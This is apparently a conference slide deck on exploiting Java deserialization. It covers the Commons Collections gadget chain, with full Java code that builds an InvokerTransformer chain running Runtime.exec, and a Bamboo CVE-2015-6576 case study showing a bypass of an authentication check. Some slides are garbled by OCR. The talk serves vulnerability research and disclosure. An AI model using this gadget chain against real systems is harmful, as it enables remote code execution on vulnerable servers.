

# **Exploiting Deserialization Vulnerabilities in Java**

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Matthias Kaiser

## **About Code White**



- Pentest and Security Research Startup
- Based in Ulm
- Attacking corporate infrastructures in Red Teams
- Strong focus on post-exploitation
- Love to use 0day-angle to get initial hop
- AV is our best friend to gain SYSTEM
- Always looking for candidates ;-)

## About me



- Head of Vulnerability Research at Code White
- Doing Technical Security for 6 years now
- Worked as Java Dev for a defense company
- Lead Expert Offensive Security at an automotive IT company
- Likes to find easy bugs in Java Software
- Found vulns in products of Oracle, IBM, SAP, Symantec, Apache, Adobe, Atlassian, etc.
- Enjoys low-level stuff recently
- @matthias\_kaiser

# Why this talk?



- Deserialization vulnerabilities are less known and exploited (compared to unserialize() in PHP)
- A dedicated bug class on its own
- Only a few researchers disclosed deserialization vulnerabilities like Takeshi Terada, @djorm, @gebl & @frohoff, etc.
- Easy to spot, easy RCE if the right classes are in the classpath
- I spent research time of CW to analyze several products of Oracle, Atlassian, Apache, etc.
- Only my Atlassian Bamboo vulnerability is patched, more RCEs to come

## Disclaimer



- This is not a reference how Serialization works, I skip details for speed. Read the spec.
- This talk does \_not\_ cover Privileged Deserialization (from @samikoivu) used to escape the JVM Sandbox
- Custom Serialization Frameworks like XStream, Castor etc. won't be discussed although the exploitation vectors shown here can be applied to XStream

# Agenda



- (1) What is serialization?
- 2 What's the issue?
- (3) How to exploit it?
- (4) Where is serialization used?
- 5 Case-Study: CVE-2015-6576

# 1 What is serialization?



To serialize an object means to convert its state to a byte stream so that the byte stream can be reverted back into a copy of the object (x)

(x) https://docs.oracle.com/javase/tutorial/jndi/objects/serial.html





```
70 65 72 73 6f 6e 2e 50
                                                            ....sr..person.P
         ac ed 00 05 73 72 00 0d
         65 72 73 6f 6e 00 00 00
                                 00 12 34 56 78 02 00 02
                                                           erson....4Vx...
                                                           IL..birthDatet..L
        4c 00 09 62 69 72 74 68 44 61 74 65 74 00 10 4c
        6a 61 76 61 2f 75 74 69 6c 2f 44 61 74 65 3b 4c
                                                            java/util/Date;L
00000040 00 04 6e 61 6d 65 74 00 12 4c 6a 61 76 61 2f 6c
                                                            ..namet..Ljava/l
        61 6e 67 2f 53 74 72 69 6e 67 3b 78 70 73 72 00
                                                           ang/String; xpsr.
        0e 6a 61 76 61 2e 75 74 69 6c 2e 44 61 74 65 68
                                                            .java.util.Dateh
        6a 81 01 4b 59 74 19 03 00 00 78 70 77 08 00 00
                                                           j...KYt....xpw....
        00 00 00 00 13 37 78 74 00 0f 4d 61 74 74 68 69
                                                            .....7xt..Matthi
        61 73 20 4b 61 69 73 65 72
                                                           as Kaiser
00000099
```





```
ac ed 00 05 73 72 00 0d
                                  70 65 72 73 6f 6e 2e 50
                                                            ....sr..person.P
         65 72 73 6f 6e 00 00 00
                                  00 12 34 56 78 02 00 02
                                                            erson....4Vx..
                                  44 61 74 65 74 00 10 4c
                                                            |L..birthDatet..L
         4c 00 09 62 69 72 74 68
                                  6c 2f 44 61 74 65 3b 4c
                                                            java/util/Date;L
         6a 61 76 61 2f 75 74 69
         00 04 6e 61 6d 65 74 00
                                 12 4c 6a 61 76 61 2f 6c
                                                            ..namet..Ljava/l
         61 6e 67 2f 53 74 72 69
                                  6e 67 3b 78 70 73 72 00
                                                            ang/String;xpsr.
                                                            .java.util.Dateh
         0e 6a 61 76 61 2e 75 74 69 6c 2e 44 61 74 65 68
                                                            j..KYt....xpw...
00000070   6a 81 01 4b 59 74 19 03   00 00 78 70 77 08 00 00
00000080 00 00 00 00 13 37 78 74 00 0f 4d 61 74 74 68 69
                                                            .....7xt..Matthi
00000090 61 73 20 4b 61 69 73 65 72
                                                            as Kaiser
0000099
```

Name: Matthias Kaiser

BirthDate: 4919

## 1 What is serialization?



## Class java.io.ObjectOutputStream

- Writes serialized data to an OutputStream
- Has methods writeObject(), writeChar(), writeShort(), writeUTF(), etc.

### Class java.io.ObjectInputStream

- Reads serialized data from an InputStream
- Has methods readObject(), readChar(), readShort(), readUTF(), etc.

## 1 What is serialization?



### Customizing serialization

- Developers can customize how objects are serialized to bytes /deserialized from bytes
- Serializing
  - 1. writeReplace()  $\rightarrow$  Developer can provide a replacement object to be serialized
  - 2. writeObject()  $\rightarrow$  Full control over what will written to the stream
- Deserializing
  - 1. readObject()  $\rightarrow$  Full control over what will be read from the stream
  - 2. readResolve()  $\rightarrow$  Replacing a deserialized object with another one





```
0000000 ac ed 00 05 73 72 00 0e 70 65 72 73 6f 6e 32 2e
                                                             ....sr..person2.
00000010  50 65 72 73 6f 6e 00 00  00 00 12 34 56 78 03 00
                                                             Person....4Vx..
0000020 02 4c 00 09 62 69 72 74 68 44 61 74 65 74 00 10
                                                             .L..birthDatet..
00000030   4c 6a 61 76 61 2f 75 74   69 6c 2f 44 61 74 65 3b
                                                             |Ljava/util/Date;
                                                            L..namet..Ljava/
90000040  4c 00 04 6e 61 6d 65 74  00 12 4c 6a 61 76 61 2f
                                                             lang/String:xpsr
0000050  6c 61 6e 67 2f 53 74 72  69 6e 67 3b 78 70 73 72
00000060   00 0e 6a 61 76 61 2e 75   74 69 6c 2e 44 61 74 65
                                                             .. java.util.Date
                                                             hj..KYt....xpw..
00000070  68 6a 81 01 4b 59 74 19  03 00 00 78 70 77 08 00
00000080  00 00 00 00 13 37 78  74 00 0f 4d 61 74 74 68
                                                             .....7xt..Matth
00000090 69 61 73 20 4b 61 69 73 65 72 77 09 00 07 6b 61
                                                             lias Kaiserw...ka
000000a0 69 6d 61 74 74 78
                                                             imattxl
```





```
        000000000
        ac ed 00 05 73 72 00 0e
        70 65 72 73 6f 6e 32 2e
        |....sr..person2.|

        00000010
        50 65 72 73 6f 6e 00 00
        00 00 12 34 56 78 03 00
        |Person....4Vx..|

        00000020
        02 4c 00 09 62 69 72 74
        68 44 61 74 65 74 00 10
        |.l..birthDatet..|

        00000030
        4c 6a 61 76 61 2f 75 74
        69 6c 2f 44 61 74 65 3b
        |Ljava/util/Date;|

        00000040
        4c 00 04 6e 61 6d 65 74
        00 12 4c 6a 61 76 61 2f
        |L..namet..Ljava/|

        00000050
        6c 61 6e 67 2f 53 74 72
        69 6e 67 3b 78 70 73 72
        |lang/String;xpsr|

        00000060
        00 0e 6a 61 76 61 2e 75
        74 69 6c 2e 44 61 74 65
        |..java.util.Date|

        00000070
        68 6a 81 01 4b 59 74 19
        03 00 00 78 70 77 08 00
        |hj..KYt...xpw..|

        00000080
        00 00 00 00 00 13 37 78
        74 00 0f 4d 61 74 74 68
        |....7xt..Matth|

        00000000
        69 6d 61 73 20 4b 61 69 73
        65 72 77 09 00 07 6b 61
        |ias Kaiserw...ka|

        00000000
        69 6d 61 74 74 78
        |....xt.|
```



- ObjectInputStream does not check which class gets deserialized
- There is no whitelist/blacklist which classes are allowed to get deserialized
- All serializable classes that the current classloader can locate and load can get deserialized
- Although a class cast exception might occur in the end, the object will be created!
- User supplied input can be processed in readObject()/ readResolve()
- If a class does something "dangerous" in readObject()/ readResolve() it might get abused
- Case-Study:

Apache Commons FileUpload (CVE-2013-2186)



## Apache Commons FileUpload

- Makes your life easy when dealing with HTTP file uploads
- Just add to your webapp and uploads are easy

#### CVE-2013-2186:

The DiskFileItem class in Apache Commons FileUpload, as used in Red Hat JBoss BRMS 5.3.1; JBoss Portal 4.3 CP07, 5.2.2, and 6.0.0; and Red Hat JBoss Web Server 1.0.2 allows remote attackers to write to arbitrary files via a NULL byte in a file name in a serialized instance.

But requires the null-byte vulnerability, patched in Java 7u40 or Java8



- Values of the object are read with defaultReadObject()
- getOutputStream() gets called



```
public OutputStream getOutputStream()
   throws IOException {
   if (dfos == null) {
       File outputFile = getTempFile();
       dfos = new DeferredFileOutputStream(sizeThreshold, outputFile);
    return dfos;
protected File getTempFile() {
    if (tempFile == null) {
        File tempDir = repository;
        if (tempDir == null) {
             tempDir = new File(System.getProperty("java.io.tmpdir"));
        String tempFileName = format("upload %s %s.tmp", UID, getUniqueId());
        tempFile = new File(tempDir, tempFileName);
    return tempFile;
```

Calls getTempFile()

- Creates new File
- repository is a member of the class under our control
- •→we can put a \u00000 at the end of repository path

# 3 How to exploit it?



- Finding ObjectInputStream.readObject() calls on user supplied input is easy
- You can decompile and grep for it ... / "Open Call Hierarchy" in Eclipse ©
- The question is how you can turn a ObjectInputStream.readObject() call into RCE
- Several universal exploitation vectors exist:
  - Spring Framework <=3.0.5, <=2.0.6 (cve-2011-2894 of @woutercoekaerts)</li>
  - Groovy < 2.4.4 (cve-2015-3253 of @gebl & @frohoff)</li>
  - Apache Commons Collection (cve-xxxx-xxxx of @gebl & @frohoff)
  - More to come ... (e.g. cve-xxxx-xxxx of @matthias\_kaiser)
- @gebl & @frohoff were so kind and published "ysoserial" to make exploitation easy ...
- Let's find out how an universal exploit for Apache Commons Collection works





## **Apache Commons Collection Exploit**

- I adapted the one from @gebl /@frohoff to skip what a java.lang.reflect.Proxy is ©
- It's just AWESOME, because Commons Collection is almost everywhere in the classpath
- Disclosed 274 days ago at AppSec California 2015, still not patched
- Self-executing, just send the stream and wait for ObjectInputStream.readObject()
- The vulnerabilities are in several Collection implementations (Map, Set, etc.)
- A TransformedMap can be created that invokes methods via reflection (=dynamically)
- An InvocationHandler from the "sun."-namespace is used to trigger the vulnerability





```
**F serialVersionUID : long

**SerialVersionUID : long

**Transformer : Transformer

**Transformer : Transformer

**TransformedMap(Map, Transformer, Transformer)

**CheckSetValue(Object) : Object

**SetValueChecking() : boolean

**put(Object, Object) : Object

**putAll(Map) : void

**TransformedMap(Map, Transformer, Transformer) : void

**TransformedMap(Map, Transformer, Transformer) : void
```

```
/**
  * Factory method to create a transforming map.
  * 
  * If there are any elements already in the map being decorated, they
  * are NOT transformed.
  * Constrast this with {@link #decorateTransform}.

  * @param map the map to decorate, must not be null
  * @param keyTransformer the transformer to use for key conversion, null means no transformation
  * @param valueTransformer the transformer to use for value conversion, null means no transformation
  * @throws IllegalArgumentException if map is null
  */
public static Map decorate(Map map, Transformer keyTransformer, Transformer valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}
```

- The TransformedMap transforms keys/values when stored into the map (put(), putAll())
- Therefore the keyTransformer/valueTransformer are invoked
- All elements of the Map are stored in a set of Map. Entry objects





```
/**
 * Implementation of a map entry that checks additions via setValue.
 */
static class MapEntry extends AbstractMapEntryDecorator {
    /** The parent map */
    private final AbstractInputCheckedMapDecorator parent;

    protected MapEntry(Map.Entry entry, AbstractInputCheckedMapDecorator parent) {
        super(entry);
        this.parent = parent;
    }

    public Object setValue(Object value) {
        value = parent.checkSetValue(value);
        return entry.setValue(value);
    }
}
```

```
/**
 * Override to transform the value when using <code>setValue</code>.
 *
 * @param value the value to transform
 * @return the transformed value
 * @since Commons Collections 3.1
 */
protected Object checkSetValue(Object value) {
    return valueTransformer.transform(value);
}
```

When the value of a Map.Entry object is changed, the valueTransformer is invoked






```
public interface Transformer {

    /**
    * Transforms the input object (leaving it unchanged) into some output object.

    * @param input the object to be transformed, should be left unchanged
    * @return a transformed object
    * @throws ClassCastException (runtime) if the input is the wrong class
    * @throws IllegalArgumentException (runtime) if the input is invalid
    * @throws FunctorException (runtime) if the transform cannot be completed
    */

    public Object transform(Object input);
}
```

Transformers can be chained using a ChainedTransformer



# 3 How to exploit it?

```
code white
```

```
Constructor that performs no validation.
 * Use <code>getInstance</code> if you want that.
 * @param methodName the method to call
 * @param paramTypes the constructor parameter types, not cloned
 * @param args the constructor arguments, not cloned
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
    super();
    iMethodName = methodName;
    iParamTypes = paramTypes;
    iArgs = args;
public Object transform(Object input) {
   if (input == null) {
        return null;
   try {
        Class cls = input.getClass();
       Method method = cls.getMethod(iMethodName, iParamTypes);
       return method.invoke(input, iArgs);
   } catch (NoSuchMethodException ex) {
       throw new FunctorException("InvokerTransformer: The method '"
   } catch (IllegalAccessException ex) {
       throw new FunctorException("InvokerTransformer: The method '"
   } catch (InvocationTargetException ex) {
       throw new FunctorException("InvokerTransformer: The method '"
```

- Constructor takes the method to invoke, argument types and the arguments
- 2. Invokes the method on the input object and returns the method return value







 Now we need a serializable class that calls Map.Entry.setValue() in a readObject() or readResolve() method to get code execution

# 3 How to exploit it?



- Member type is of class Class, memberValues of class Map!
- Constructor is package-private and performs some checks before setting the members





```
private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
    s.defaultReadObject();
    // Check to make sure that types have not evolved incompatibly
    AnnotationType annotationType = null;
    try {
        annotationType = AnnotationType.getInstance(type);
    } catch(IllegalArgumentException e) {
        // Class is no longer an annotation type; time to punch out
        throw new java.io.InvalidObjectException("Non-annotation type in annotation serial stream");
   Map<String, Class<?>> memberTypes = annotationType.memberTypes();
    // If there are annotation members without values, that
    // situation is handled by the invoke method.
   )for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
        String name = memberValue.getKey();
        Class<?> memberType = memberTypes.get(name);
        if (memberType != null) { // i.e. member still exists
            Object value = memberValue.getValue();
            if (!(memberType.isInstance(value) ||
                  value instanceof ExceptionProxy)) {
                memberValue.setValue(
                    new AnnotationTypeMismatchExceptionProxy(
                        value.getClass() + "[" + value + "]").setMember(
                            annotationType.members().get(name)));
```

- Read in default values (type, memberValues)
- type is a annotation type. We can use java.lang.annotation.Target.class
- memberValues is a map implementation of our choice
- 4. memberValue is a of Map.Entry
- 5. If our map contains an entry like ("value","value") we can pass the checks
- memberValue.setValue is invoked!

```
@Documented
@Retention[RetentionPolicy.RUNTIME)|
@Target(ElementType.ANNOTATION_TYPE)
public @interface Target {
    ElementType[] value();
}
```

# 3 How to exploit it?



```
public static void main(String[] args) throws Exception {
   Transformer[] transformers = new Transformer[] { new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[] { String.class, Class[].class },
                   new Object[] { "getRuntime", new Class[0] }),
           new InvokerTransformer("invoke", new Class[] { Object.class, Object[].class },
                    new Object[] { null, new Object[0] }),
           new InvokerTransformer("exec", new Class[] { String.class },
                    new Object[] { "/usr/bin/gnome-calculator" }), };
   Transformer transformerChain = new ChainedTransformer(transformers):
   Map innerMap = new HashMap();
   innerMap.put("value", "value");
   Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);
    Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
    Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
    ctor.setAccessible(true);
    Object instance = ctor.newInstance(Target.class, outerMap);
    File f = new File("/tmp/test.bin");
   ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));
    out.writeObject(instance);
    out.flush();
    out.close():
```

- Since the constructor of AnnotationInvocationHandler is package-private, we need to make it accessible/callable using reflection
- 2. We create a new instance using our parameters with reflection





No Groovy or Commons Collection in the Classpath?

- Look for readObject(), readResolve() doing "nasty" things
- Java has the concept of Proxies that forward method calls to InvocationHandler
- So take another look for serializible InvocationHandler, because they often do reflection magic on user input
- There is more to come, several researchers are working in this topic
- As soon as my vulnerabilities are fixed I will release the vectors on our blog/github

# 4 Where is Serialization used



- Remote Method Invocation (RMI/JRMP)
- Custom RMI/IPC protocols (e.g. Spring HTTP invoker, ...)
- Java Management Extension (JMX)
- Java Messaging Service (JMS)



#### Deserialisation Resulting in Remote Code Execution Vulnerability

#### Severity

Atlassian rates the severity level of this vulnerability as **critical**, according to the scale published in our Atlassian severity levels. The scale allows us to rank a severity as critical, high, moderate, or low.

This is an independent assessment and you should evaluate its applicability to your own IT environment.

#### Description

Bamboo had a resource that descrialised arbitrary user input without restriction. Attackers can use this vulnerability to execute Java code of their choice on systems that have a vulnerable version of Bamboo. To exploit this issue, attackers need to be able to access the Bamboo web interface.

All versions of **Bamboo** from 2.2 before 5.8.5 (the fixed version for 5.8.x) and from 5.9.0 before 5.9.7 (the fixed version for 5.9.x) are affected by this vulnerability. This issue can be tracked here: ■BAM-16439 - CVE-2015-6576: Deserialisation Resulting in Remote Code Execution Vulnerability **RESOLVED** 

#### Acknowledgements

We would like to credit Matthias Kaiser of Code White for reporting this issue to us.







- Bamboo is a continuous build server from Atlassian.
- Just did a grep for readObject() on the source
- One hit which looked interesting: DeliverMessageServlet

#### Members calling 'readObject()' - in workspace

- AreadObject(): Object java.io.ObjectInput
  - ▶ 6 bcsPreDeserializationHook(ObjectInputStream) : void java.beans.beancontext.BeanContextServicesSupport (2 matches)
  - buildFromSorted(int, int, int, int, int, Iterator, ObjectInputStream, V): Entry<K, V> java.util.TreeMap (2 matches)
  - ocopy(Object): Object com.sun.corba.se.impl.copyobject.JavaStreamObjectCopierImpl
  - o createApplet(AppletClassLoader) : Applet sun.applet.AppletPanel
  - o createCopy(): CachedRowSet com.sun.rowset.CachedRowSetImpl
  - ▶ of deserialize(ObjectInputStream, Collection) : void java.beans.beancontext.BeanContextSupport
  - deserializeObject(byte[], ClassLoader) : Object com.sun.jndi.ldap.Obj
  - deserializeObject(HttpServletRequest, HttpServletResponse): Object com.atlassian.bamboo.agent.messaging.DeliverMessageServlet



```
protected void doPost(HttpServletRequest request, HttpServletResponse response)
  throws IOException
  String providedFingerprint = request.getParameter("fingerprint");
  if (!((AgentServerManager)agentServerManager.get()).isServerFingerprintValid(providedFingerprint))
    log.warn("Incorrect fingerprint: " + providedFingerprint + ". This could be due to a remote agent left over
    response.sendError(404);
    return;
  Object object = deserializeObject(request, response);
@Nullable
private Object deserializeObject(HttpServletRequest request, HttpServletResponse response)
  Object object = null;
  ServletInputStream inputStream = request.getInputStream();
  try
    ObjectInput objectInput = new ObjectInputStream(inputStream);
    try
      object = objectInput.readObject();
    catch (InException exception)
```

Valid fingerprint required



- We need a valid fingerprint
- Atlassian Bamboo uses Struts ©
- There is an action "GetFingerprint" that can be invoked via HTTP request

We have some check but let's see how easy it is to bypass them





```
public String doDefault()
    throws Exception
{
    if (!doAuthenticate())
    {
        ServletActionContext.getResponse().setStatus(401);
        return "AgentAuthFailed";
    }
    if (isElastic())
    {
        remoteAgentManager.bootstrappingElastic(getHostIdentification(), instanceId);
    }
    else
    {
        remoteAgentManager.bootstrapping(getHostIdentification());
    }
    return "success";
}

private boolean isElastic()
    {
        return "elastic".equals(agentType);
}
```

- 1. Authentication is checked
- 2. If we are an Elastic Agent we pass
- We are an Elastic Agent if our agentType is "elastic"
- 4. Again!
- 5. Get the fingerprint

private boolean doAuthenticate()

if (isElastic())

return true;



#### Descrialisation Resulting in Remote Code Extraction Vulnerability

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Atlassian rates the severity level of this vulnerability **critic** according the scale published in our Atlassian severity levels. The scale allows us to ran erity critical, in moderate, or low.

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